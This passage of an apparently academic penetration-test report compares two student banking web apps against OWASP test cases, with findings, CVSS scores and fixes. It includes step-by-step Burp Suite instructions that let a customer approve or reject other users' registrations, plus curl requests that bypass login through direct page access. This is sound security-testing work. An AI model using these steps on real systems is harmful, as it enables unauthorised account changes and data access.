



Figure 3.8: EditThisCookie

4 Detailed Test Report

4.1 Configuration and Deploy Management Testing

4.1.1 Test File Extensions Handling for Sensitive Information - OTG-CONFIG-003

BANK-APP

	BANK-APP	CVSS Score: 10 
Observation	It was found that most of the file extensions that we tried were accepted by the application. We tried with files with extensions .php, .pdf, .tar.gz, .doc, .js, .jpeg etc. All of the above file types were accepted by the application as indicated by success messages.	
Discovery	<p>This vulnerability was discovered in “New Transaction” page. Steps are as follows:</p> <ul style="list-style-type: none">• Scenario 1 - We first tried to upload some file “xxx.pdf”. But the transaction was unsuccessful and the application returned the error message. Files with extensions .php, .tar.gz, .doc, .js, .jpeg were also tested. The error messages returned were in the format - “Transaction failed with error code: <Code>”. This error code took multiple values like -1, -4, -8, -10 etc. We tried to investigate into this, suspecting that a specific error code could be due to incorrect file type or unexpected text in the file. However, it was not consistent.	

	<ul style="list-style-type: none">• Scenario 2 - When the file name contains parenthesis like "xxx(1).pdf", then the application returned a success message, though the transaction was not reflected under "View Transactions". This was tried with other file extensions and the output was the same.• Scenario 3 - When the file names with double extensions like "xxx.png.txt" were tested, the behavior was noted to be the same as in Scenario 1 above.
Likelihood	Likelihood is high as there are no technical skills required for the attacker. A Brute force approach could yield results in a short time.
Impact	The messages shown by the application are inconsistent with the view. It is unclear as to what actions took place in the background, making the application clearly vulnerable. Transactions are not reflected under "View Transactions" page. Hence the user gets a wrong impression of his transactions. These messages are returned from server, so chances of these files actually getting uploaded are high. So an attacker could upload any malicious script files(".php") to manipulate the server and retrieve/corrupt sensitive data.
Recommendations	Based on the requirements of the application, irrelevant file types should be restricted, both from client-side and server-side. Additionally, messages should always be consistent and reflect the right behavior.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	None

SecureBank

	SecureBank
Observation	It was found that the application allowed only text files. No other files were accepted.
Discovery	The series of above steps were repeated but the application did not allow any files other than plain text.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Our application, SecureApp handles this use-case better, by restricting the type of files uploaded, thus being more secure.

4.1.2 Test HTTP Methods - OTG-CONFIG-006

BANK-APP


	BANK-APP
Observation	It was observed that the server allows only 4 methods : HEAD, GET, POST, OPTIONS.
Discovery	We used the Nmap tool to identify the HTTP methods that are allowed by the server. See Figure 4.1. We found that there is no TRACE method allowed by the server. So there is no chance of Cross Site Tracing(XST) attacks. Methods like HEAD were explored with Advance Rest Client Tool to bypass authentication but without success.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was observed that the server allows only 4 methods : HEAD, GET, POST, OPTIONS.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

Both applications exhibit similar behavior with respect to the allowed HTTP methods and neither contain any vulnerability.



```
nsaural@nsaural-wtf:~$ nmap -p 443 -script http-methods 192.168.0.103
Starting Nmap 6.25 ( http://nmap.org ) at 2015-11-21 11:01 GET
Nmap scan report for 192.168.0.103
Host is up (0.072s latency).
port      STATE SERVICE
443/tcp    open  https
|_http-methods: POST, OPTIONS, GET, HEAD
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
nsaural@nsaural-wtf:~$
```

Figure 4.1: Nmap - Check for allowed HTTP methods

4.1.3 Test HTTP Strict Transport Security - OTG-CONFIG-007

BANK-APP

	BANK-APP
Observation	BANK-APP does not use HTTPS and therefore does not implement HSTS.
Discovery	Accessing the site with <code>https://IP_ADDRESS/secure-coding/public/login.php</code> gives a SSL connection error, i.e. that the site does not use HTTPS. Furthermore, using the command <code>curl -s -D- http://IP_ADDRESS/secure-coding/public/ grep Strict</code> did not yield any results and therefore the header for <code>Strict-Transport-Security</code> is not set.
Likelihood	N/A
Impact	N/A
Recommendations	Use HTTPS for a secure communication. If using HTTPS, the HSTS header for <code>Strict-Transport-Security</code> has to be set to <code>max-age=60000; includeSubDomains</code> .
CVSS	N/A

SecureBank

	SecureBank
Observation	SecureBank does not use HTTPS and therefore does not implement HSTS.
Discovery	Accessing the site with <code>https://IP_ADDRESS/secure-coding/public/login.php</code> gives a SSL connection error, i.e. that the site does not use HTTPS. Furthermore, using the command <code>curl -s -D- http://IP_ADDRESS/secure-coding/public/ grep Strict</code> did not yield any results and therefore the header for <code>Strict-Transport-Security</code> is not set.
Likelihood	N/A
Impact	N/A

Recommendations	Use HTTPS for a secure communication. If using HTTPS, the HSTS header for <code>Strict-Transport-Security</code> has to be set to <code>max-age=60000; includeSubDomains</code> .
CVSS	N/A

Comparison

Both bank applications do not use HTTPS and therefore no HSTS is given.

4.1.4 Test RIA cross domain policy - OTG-CONFIG-008**BANK-APP**

	BANK-APP
Observation	BANK-APP does not use RIA cross domain policy.
Discovery	Scanning the traffic with ZAP revealed that there are no cross-domain policy files like crossdomain.xml or clientaccesspolicy.xml .
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	BANK-APP does not use RIA cross domain policy.
Discovery	Scanning the traffic with ZAP revealed that there are no cross-domain policy files like crossdomain.xml or clientaccesspolicy.xml .
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both bank applications do not use RIA cross domain policies.

4.2 Identity Management Testing

4.2.1 Test Role Definitions - OTG-IDENT-001

We identified four different role definitions: **Admin**, **Employee**, **Customer**, **Anyone**. Possibly the **Admin** and the **Employee** can be combined. According to the specification the four roles should have the following permissions:

Functionality	Admin	Employee	Customer	Anyone
View own transactions	✗	✗	✓	✗
View other users transactions	✓	✓	✗	✗
Make transaction	✗	✗	✓	✗
Approve own transaction	✗	✗	✗	✗
Approve other users transaction	✓	✓	✗	✗
View user list	✓	✓	✗	✗
View own user profile	✓	✓	✓	✗
View other users profiles	✓	✓	✗	✗
Login	✓	✓	✓	✗
Logout	✓	✓	✓	✗
Register as Employee	✗	✗	✗	✓
Register as Customer	✗	✗	✗	✓
Approve/Disapprove Customer	✓	✓	✗	✗
Approve/Disapprove Employee	✓	✗	✗	✗

BANK-APP

	<div>BANK-APP</div> <div>CVSS Score: 0 <div></div></div>																																																												
Observation	<div>BANK-APP only uses three role definitions: Employee (E), Customer (E), Anyone (N). For BANK-APP according to our tests the resulting access rights were:</div> <table><tr><th>Functionality</th><th>E</th><th>C</th><th>N</th></tr><tr><td>View own transactions</td><td>✓</td><td>✓</td><td>✗</td></tr><tr><td>View other users transactions</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>Make transaction</td><td>✓</td><td>✓</td><td>✗</td></tr><tr><td>Approve own transaction</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>Approve other users transaction</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>View user list</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>View own user profile</td><td>✓</td><td>✓</td><td>✗</td></tr><tr><td>View other users profiles</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>Login</td><td>✓</td><td>✓</td><td>✗</td></tr><tr><td>Logout</td><td>✓</td><td>✓</td><td>✗</td></tr><tr><td>Register as Employee</td><td>✓</td><td>✓</td><td>✓</td></tr><tr><td>Register as Customer</td><td>✓</td><td>✓</td><td>✓</td></tr><tr><td>Approve/Disapprove Customer</td><td>✓</td><td>✗</td><td>✗</td></tr><tr><td>Approve/Disapprove Employee</td><td>✓</td><td>✗</td><td>✗</td></tr></table> <div>We observed that Employees are capable of all actions, that users are allowed to perform. This leads to a state where Employees acting as Customers are able to approve their own transactions.</div>	Functionality	E	C	N	View own transactions	✓	✓	✗	View other users transactions	✓	✗	✗	Make transaction	✓	✓	✗	Approve own transaction	✓	✗	✗	Approve other users transaction	✓	✗	✗	View user list	✓	✗	✗	View own user profile	✓	✓	✗	View other users profiles	✓	✗	✗	Login	✓	✓	✗	Logout	✓	✓	✗	Register as Employee	✓	✓	✓	Register as Customer	✓	✓	✓	Approve/Disapprove Customer	✓	✗	✗	Approve/Disapprove Employee	✓	✗	✗
Functionality	E	C	N																																																										
View own transactions	✓	✓	✗																																																										
View other users transactions	✓	✗	✗																																																										
Make transaction	✓	✓	✗																																																										
Approve own transaction	✓	✗	✗																																																										
Approve other users transaction	✓	✗	✗																																																										
View user list	✓	✗	✗																																																										
View own user profile	✓	✓	✗																																																										
View other users profiles	✓	✗	✗																																																										
Login	✓	✓	✗																																																										
Logout	✓	✓	✗																																																										
Register as Employee	✓	✓	✓																																																										
Register as Customer	✓	✓	✓																																																										
Approve/Disapprove Customer	✓	✗	✗																																																										
Approve/Disapprove Employee	✓	✗	✗																																																										
Discovery	<div>We examined the Application by manually following the provided links and UI elements</div>																																																												

Likelihood	As the Customer functionalities can be freely used by Employees the likelihood of abuse is higher than it would be if employees had to use separate user accounts for their private transactions.	
Impact	The impact of the availability of customer functionality for employees includes the possibility of unsupervised transfers of large sums issued employees. This increases the risk of money laundering. Additionally there is the risk of employees bringing in unauthorized persons with employee privileges without supervision.	
Recommendations	Separate the roles for Customer and Employee	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	High
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank																																																																											
Observation	<p>SecureBank only uses four role definitions: Admin (A), Employee (E), Customer (C), Anyone (N). For SecureBank according to our tests the resulting access rights where:</p> <table><tr><th>Functionality</th><th>A</th><th>E</th><th>C</th><th>N</th></tr><tr><td>View own transactions</td><td>X</td><td>X</td><td>✓</td><td>X</td></tr><tr><td>View other users transactions</td><td>✓</td><td>✓</td><td>X</td><td>X</td></tr><tr><td>Make transaction</td><td>X</td><td>X</td><td>✓</td><td>X</td></tr><tr><td>Approve own transaction</td><td>X</td><td>X</td><td>X</td><td>X</td></tr><tr><td>Approve other users transaction</td><td>✓</td><td>✓</td><td>X</td><td>X</td></tr><tr><td>View user list</td><td>✓</td><td>✓</td><td>X</td><td>X</td></tr><tr><td>View own user profile</td><td>✓</td><td>✓</td><td>✓</td><td>X</td></tr><tr><td>View other users profiles</td><td>✓</td><td>✓</td><td>X</td><td>X</td></tr><tr><td>Login</td><td>✓</td><td>✓</td><td>✓</td><td>X</td></tr><tr><td>Logout</td><td>✓</td><td>✓</td><td>✓</td><td>X</td></tr><tr><td>Register as Employee</td><td>X</td><td>X</td><td>X</td><td>✓</td></tr><tr><td>Register as Customer</td><td>X</td><td>X</td><td>X</td><td>✓</td></tr><tr><td>Approve/Disapprove Customer</td><td>✓</td><td>✓</td><td>X</td><td>X</td></tr><tr><td>Approve/Disapprove Employee</td><td>✓</td><td>X</td><td>X</td><td>X</td></tr></table>	Functionality	A	E	C	N	View own transactions	X	X	✓	X	View other users transactions	✓	✓	X	X	Make transaction	X	X	✓	X	Approve own transaction	X	X	X	X	Approve other users transaction	✓	✓	X	X	View user list	✓	✓	X	X	View own user profile	✓	✓	✓	X	View other users profiles	✓	✓	X	X	Login	✓	✓	✓	X	Logout	✓	✓	✓	X	Register as Employee	X	X	X	✓	Register as Customer	X	X	X	✓	Approve/Disapprove Customer	✓	✓	X	X	Approve/Disapprove Employee	✓	X	X	X
Functionality	A	E	C	N																																																																								
View own transactions	X	X	✓	X																																																																								
View other users transactions	✓	✓	X	X																																																																								
Make transaction	X	X	✓	X																																																																								
Approve own transaction	X	X	X	X																																																																								
Approve other users transaction	✓	✓	X	X																																																																								
View user list	✓	✓	X	X																																																																								
View own user profile	✓	✓	✓	X																																																																								
View other users profiles	✓	✓	X	X																																																																								
Login	✓	✓	✓	X																																																																								
Logout	✓	✓	✓	X																																																																								
Register as Employee	X	X	X	✓																																																																								
Register as Customer	X	X	X	✓																																																																								
Approve/Disapprove Customer	✓	✓	X	X																																																																								
Approve/Disapprove Employee	✓	X	X	X																																																																								
	No Abnormalities could be determined.																																																																											
Discovery	We examined the Application by manually following the provided links and UI elements																																																																											
Likelihood	N/A																																																																											
Impact	N/A																																																																											


Recommendations	N/A
CVSS	N/A

Comparison

In comparison to BANK-APP SecureBank has a finer differentiation of roles for employee users as well as a complete separation of employee and customer accounts. This leads to a limitation of the possibility to abuse given powers.


4.2.2 Test User Registration Process - OTG-IDENT-002

BANK-APP

	BANK-APP	CVSS Score: 4.3 
Observation	<p>User Registration process and constraints:</p> <ul style="list-style-type: none"> • Anyone can register as Employee or Customer in the same form. • Identification Requirements are "First name", "Last Name", "Email", "Password" for Employee as well as Customers. • Employees and Customers have to be verified by an Employee. • The same Email address cannot be used twice, neither for Employee nor Customer. • Email addresses are not checked for identity- <p>Problematic:</p> <ul style="list-style-type: none"> • Email addresses are not checked for identity • Identification Requirements only "First name", "Last Name", "Email", "Password" for Employee as well as Customers 	
Discovery	To test the Registration process we manually registered some customer and employee accounts with different and same email addresses.	
Likelihood	There is the possibility that a Person registers with a foreign identity. To prohibit this the manual verification process has to ensure that identities are properly verified. As there is not much information provided about the applicant this can be difficult. Therefore the Likelihood of an attack is increased.	
Impact	If someone registers as a other person he can possibly use his account to commit crimes and the actions could not be traced back to him or would be blamed on the person that the account was registered on.	

Recommendations	Send confirmation emails and add more form fields for Registration to identify the Customer	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank	CVSS Score: 4.3 
Observation	<p>User Registration process and constraints:</p> <ul style="list-style-type: none"> • Anyone can register as Employee or Customer. The Registration forms are separated • Identification Requirements are "First name", "Last Name", "Email", "Password" for Employee • Identification Requirements are "First name", "Last Name", "Address", "Postal code", "City", "Email", "Password" for Customer • Customers have to be verified by an Employee • Employees have to be verified by an Admin • The same Email address cannot be used twice for a user and cannot be used twice for a employee. The same email can be used for a customer account and a employee account • When the same email is used for an employee and a customer one allways get logged in as Customer • Email adresses are not checked for identity • Address, City and Postal code are not verified <p>Problematic:</p> <ul style="list-style-type: none"> • When the same email is used for an employee and a customer one allways get logged in as Customer • Email adresses are not checked for identity • Address, City and Postal code are not verified 	
Discovery	<p>To test the Registration process we manually registered some customer and employee accounts with different and same email addresses.</p>	

Likelihood	There is the possibility that a Person registers with a foreign identity. To prohibit this the manual verification process has to ensure that identities are properly verified. This is a lot easier with the additionally provided informations address, city, postal code, but as these values are not automatically verified it has to be done by a human. This fact increases the likelihood of an attack.	
Impact	If someone registers as a other person he can possibly use his account to commit crimes and the actions could not be traced back to him or would be blamed on the person that the account was registered on.	
Recommendations	Send confirmation emails and verify the Address fields.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

Comparison

In comparison to BANK-APP SecureBank asks more informations on user registration but as the informations are not properly verified by the system this advantage is only superficial.

4.2.3 Test Account Provisioning Process - OTG-IDENT-003

BANK-APP

	BANK-APP
Observation	A customer can approve or reject pending registrations from other customers and employees. This operation is authorized to be performed only by employees, but it has been exposed to all logged-in users.
Discovery	<p>This vulnerability has been exposed using the Burp Suite where the Request was monitored and intercepted to expose the vulnerability. Steps are as follows:</p> <ul style="list-style-type: none"> • Login as a Customer and enter the URL - <a href="http://<IP-address>/secure-coding/public/view_users.php">http://<IP-address>/secure-coding/public/view_users.php. The details of all registered users are shown. • Note the ID (value in the first column - #) of one of the users whose registration is pending. This can be identified by any rows that do not have values in "Account ID" and "Approved By" columns. Consider this value is xyz. • Configure the browser to use BURP Suite as the proxy. Open Burp Suite and navigate to the Proxy tab. In the Intercept tab, turn the intercept to off. • In the browser, enter the URL - <a href="http://<IP-address>/secure-coding/public/view_user.php?id=xyz">http://<IP-address>/secure-coding/public/view_user.php?id=xyz. • Go back to Burp and in the Options tab, check the option "intercept if" for client requests. Move the "HTTP method" to the top and modify it to match (get post).

	<ul style="list-style-type: none"> • Navigate back to the Intercept tab. The Request details are visible in the "raw" tab in the below format. Edit the method at the beginning of the request from "GET" to "POST". Also add <code>userid=xyz&approve=</code> at the end of the request. 	
Likelihood	Likelihood is low. The attacker does need to have knowledge about proxy or interception tools such as Burp to exploit this vulnerability. However, any user who is logged in to the bank can perform this action, without the need for any other privileges.	
Impact	A customer can approve or reject registration requests from all other customers and employees. If the attacker rejects registration, it could result in Denial of Service for the victims. Since rejection also removes the user from the database, there will be no trace of such a registration in the system. So it will be difficult for the actual employees or administrators to track down such actions.	
Recommendations	Account provisioning privileges should only lie with authorized users and not accessible to all users.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	Low

SecureBank

	SecureBank
Observation	A customer cannot approve or reject pending registrations of other employees or customers. This can only be done by authorized employee in our application and is not exposed to other users.
Discovery	In our application, the list of all users is not available for customers and is accessible only by authorized employees. Hence, it is difficult to get the details of unregistered users. In addition, approval and rejection of users is restricted to be performed by authorized employees only. So, even if the attacker manages to send a request for approval/rejection, it will not be successful. Thus our application is more secure, in this aspect.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

In the case of SecureBank, as the privilege to act on registrations lies solely with employees and administrators, it is vulnerable only when they themselves turn into attackers. However, for BANK-APP, any customer can become an attacker and launch attacks against other users. Thus, our application is more secure in this regard.

4.2.4 Testing for Account Enumeration and Guessable User Account - OTG-IDENT-004

BANK-APP

	BANK-APP
Observation	It was found that the application responds with the same error messages for every client request that produces a failed authentication. This has been tested in the Login page.
Discovery	<p>This test was performed manually by trying various combinations of email and password. Steps are as follows:</p> <ul style="list-style-type: none"> • Scenario 1 - Testing for Valid user with right password <ul style="list-style-type: none"> – Open the Login page and enter a valid email and password. Click on the Submit button. – The user is redirected to the Transactions page without any success message. • Scenario 2 - Testing for Valid user with wrong password <ul style="list-style-type: none"> – Open the Login page and enter a valid email with an incorrect password. Click on the Submit button. – An error message is displayed that reads Invalid Login Credentials, and the user stays on Login page. Also, the data entered in the form is cleared off. • Scenario 3- Testing for non-existent User <ul style="list-style-type: none"> – Open the Login page and enter an incorrect email and password. Click on the Submit button. – An error message is displayed that reads Invalid Login Credentials, and the user stays on Login page. Also, the data entered in the form is cleared off.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that the application responds with the same error message - Login failed , for every client request that produces a failed authentication. This has been tested in the Login page.
Discovery	The behavior is similar in our application as well; and the vulnerability cannot be exploited as the error messages are consistent for all incorrect requests.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications exhibit similar behavior with respect to account enumeration and neither contain any vulnerability.

4.2.5 Testing for Weak or unenforced username policy - OTG-IDENT-005

BANK-APP

	BANK-APP
Observation	It has been observed that authentication is only based on a combination of Email id & password and that account names are not implemented in the application. This has been tested in the Login and Registration pages. Enumeration of Email id & password is already described in section 4.2.4.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been observed that authentication is only based on a combination of Email id & password and that account names are not implemented in the application. This has been tested in the Login and Registration pages. Enumeration of Email id & password is already described in section 4.2.4.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A


Comparison

Both applications exhibit similar behavior and neither of them have the implementation for the user-name feature.

4.3 Authentication Testing

4.3.1 Testing for Credentials Transported over an Encrypted Channel - OTG-AUTHN-001


BANK-APP

	BANK-APP	CVSS Score: 8.8 
Observation	After scanning the application with the Vega tool, it was found that the forms in the Registration, Login and Create Transaction pages submit to an insecure HTTP target. Parameters such as User name, Password, TAN number, Account ID are not encrypted.	
Discovery	<p>Three tools Vega, Burp Suite and cURL were used to discover this vulnerability. Steps are as follows:</p> <ul style="list-style-type: none"> • Vega <ul style="list-style-type: none"> – Click on the Scan tab and enter the URL to be tested. In our case, it was <a href="http://<IP-address>/secure-coding/public/login.php">http://<IP-address>/secure-coding/public/login.php. – Click on the Finish button. A report is generated which has three sections - High, Low, Info. This vulnerability is termed as Clear Password over HTTP and falls under the High section. See Figure 4.2 	

	<ul style="list-style-type: none"> • After detection, one more tool-the Burp Suite was used to delve deeper into it. Burp Suite <ul style="list-style-type: none"> – Open Burp Suite Tool. Click on Proxy tab and set interception to on. This enables us to monitor all requests before being served. – Now open the browser and under tools, set Foxy Proxy standard to use Burp Suite for all URLs. On the Login page, enter credentials and click on Submit. – Now click on the Proxy tab in the Burp Suite. The requested URL data which contains Username and password can be seen in the Raw tab as plain text; revealing that the request was not encrypted. • To verify whether the application works on HTTP or HTTPS, cURL was used. cURL <ul style="list-style-type: none"> – Open the terminal and type <code>curl https://<IP-address></code>. The response states unknown protocol. – To get a detailed response, use <code>curl -verbose https://<IP-address></code>. – Now try with <code>curl http://<IP-address></code>. The response indicates a successful connection and the output of the request. See Figure 4.2. It can be concluded that the application works only on HTTP and does not support transmission over HTTPS.
Likelihood	Likelihood is high since this takes place over the network and is exploitable remotely. Exploitation of this vulnerability requires basic knowledge of any monitoring tools to view the format and details of the server requests.
Impact	A successful attack might lead to serious consequences. The request parameters can be tampered with, as they are not encrypted. This could be used by the attacker to impersonate as the victim, thereby leading to the victim not being able to login or transactions being hijacked. This could result in a Denial of Service attack as well.

Recommendations	It is recommended to use HTTPS for secure communication and also use encryption for the request parameters.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank CVSS Score: 8.8 
Observation	After scanning the application with the Vega tool, it was found that the forms in the Registration, Login and Create Transaction pages submit to an insecure HTTP target. Parameters such as User name, Password, TAN number, Account ID are not encrypted.
Discovery	The same vulnerability exists in our application as well; since the channel over which the communication takes place is not encrypted.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.

Comparison

Both applications behave similarly in transmitting credentials and other confidential data over an insecure HTTP channel.

VEGA

Open Source Web Security Platform

Cleartext Password over HTTP

AT A GLANCE

Classification	Environment
Resource	/secure-coding/publiclogin.php
Risk	High

REQUEST

GET /secure-coding/publiclogin.php

DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.

IMPACT

>> Vega has detected a form that can cause a password submission over an insecure channel.

>> This could result in disclosure of passwords to network eavesdroppers.


REMEDIATION

>> Passwords should never be sent over cleartext. The form should submit to an HTTPS target.

REFERENCES

Some additional links with relevant information published by third-parties:

[+ HTTP8 \(Wikipedia\)](#)



(b) cURL - Check for HTTPS

(a) Vega Report-Clear password over HTTP

Figure 4.2: No default credentials for registration

4.3.2 Testing for default credentials - OTG-AUTHN-002

Since the bank applications are both custom made there are no default credentials. When registering an account the user chooses a his/her e-mail address and a custom password. Figure 4.3 shows the registration forms for both banks. It is obvious that there are no default credentials. Therefore there is no vulnerability regarding default credentials.

BANK-APP

Login

Register

Register

First name

First name

Last name

Last name

Email

Email

User type

Client

Password

Password

Confirm password

Type password again

Submit

First name

Last name

Address

Postal code

City

E-Mail

Password

Repeat your password

Sign Up


(a) BANK-APP registration form with no default credentials

(b) SecureBank registration form with no default credentials


Figure 4.3: No default credentials for registration

4.3.3 Testing for Weak lock out mechanism - OTG-AUTHN-003

BANK-APP

	BANK-APP		CVSS Score: 7.5 
Observation	Logging in with a false password can be repeated numerous times without being logged out.		
Discovery	With ZAP the password for an existing account was fuzzed. Although the password was false in 99%, the bank did not lock the account.		
Likelihood	Since there is no lock out mechanism an attacker could bruteforce the password.		
Impact	If an attacker gains access to an account, he could also gain access to private information. Furthermore, if he can find out the transaction codes, he could also make transactions. Since there is no possibility of changing account data or deleting the account, there is no impact on integrity and availability.		
Recommendations	Set a maximum number of times a user can try to login with a wrong password. After that the account should be locked either temporarily or has to be unlocked by an employee.		
CVSS	Attack Vector	Network	
	Attack Complexity	Low	
	Privileges Required	None	
	User Interaction	None	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

SecureBank


	SecureBank CVSS Score: 7.5 	
Observation	Logging in with a false password can be repeated numerous times without being logged out.	
Discovery	With ZAP the password for an existing account was fuzzed. Although the password was false in 99%, the bank did not lock the account.	
Likelihood	Since there is no lock out mechanism an attacker could bruteforce the password.	
Impact	If an attacker gains access to an account, he could also gain access to private information. Furthermore, if he can find out the transaction codes, he could also make transactions. Since there is no possibility of changing account data or deleting the account, there is no impact on integrity and availability.	
Recommendations	Set a maximum number of times a user can try to login with a wrong password. After that the account should be locked either temporarily or has to be unlocked by an employee.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Both banks do not have any lock out mechanisms, which is a high vulnerability for bruteforce attacks.

4.3.4 Testing for bypassing authentication schema - OTG-AUTHN-004

BANK-APP

	BANK-APP	CVSS Score: 7.5 
Observation	<p>Possible vulnerabilities:</p> <ul style="list-style-type: none"> • Parameter modification is not possible • Session ID Prediction is not possible • SQL Injection is not possible in the Login form <p>Direct page request is possible for the pages:</p> <ul style="list-style-type: none"> • /secure-coding/public/create_transaction.php • /secure-coding/public/view_users.php • /secure-coding/public/view_transactions.php • /secure-coding/public/view_transaction.php?id=<id> • /secure-coding/public/view_user.php?id=<id> <p>The Server tries to initiate a 302 redirect for this pages but also delivers the complete output as if one where logged in.</p>	
Discovery	<p>Session ID Prediction was tested with a custom python script. See Fig. 4.12. Example command:</p> <pre>python sid_analysis.py \ -u 'http://192.168.178.76/secure-coding/public/login.php' \ -d 'email=example%40example.com&password=asd&submit=' \ -s 10</pre>	

	<p>Parameter modification was eliminated by manually looking at the url parameters in the app.</p> <p>For SQL Injection please refer to OTG-INPVAL-005</p> <p>Direct page request was performed by first spidering the app with ZED as logged in user and then scanning the urls as logged out user again.</p> <p>Example curl request that shows the vulnerability</p> <pre>curl "http://<ip>/secure-coding/public/view_transaction.php?id=8"</pre>	
Likelihood	<p>Considering the authentication can be completely circumvented for reading operations using direct page request attackers can gain all user and transaction informations. Additionally attackers are able to other attack patterns without even being logged in.</p>	
Impact	<p>The impact is severe: Attackers can gain all informations stored within the application without being logged in.</p>	
Recommendations	<p>Fix the authentication mechanism: Add <code>exit()</code>; after the 302 Redirect.</p>	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	<p>There were several observations:</p> <ul style="list-style-type: none"> • Direct Page access is not possible • Parameter modification is not possible • Session ID Prediction is not possible • SQL Injection is not possible in the Login form
Discovery	<p>Session ID Prediction was tested with the same custom python script used before.</p> <p>Parameter modification was eliminated by manually looking at the url parameters in the app.</p> <p>For SQL Injection please refer to OTG-INPVAL-005</p> <p>For direct page access we used curl to manually revisit pages without an active session.</p>
Likelihood	N/A
Impact	N/A
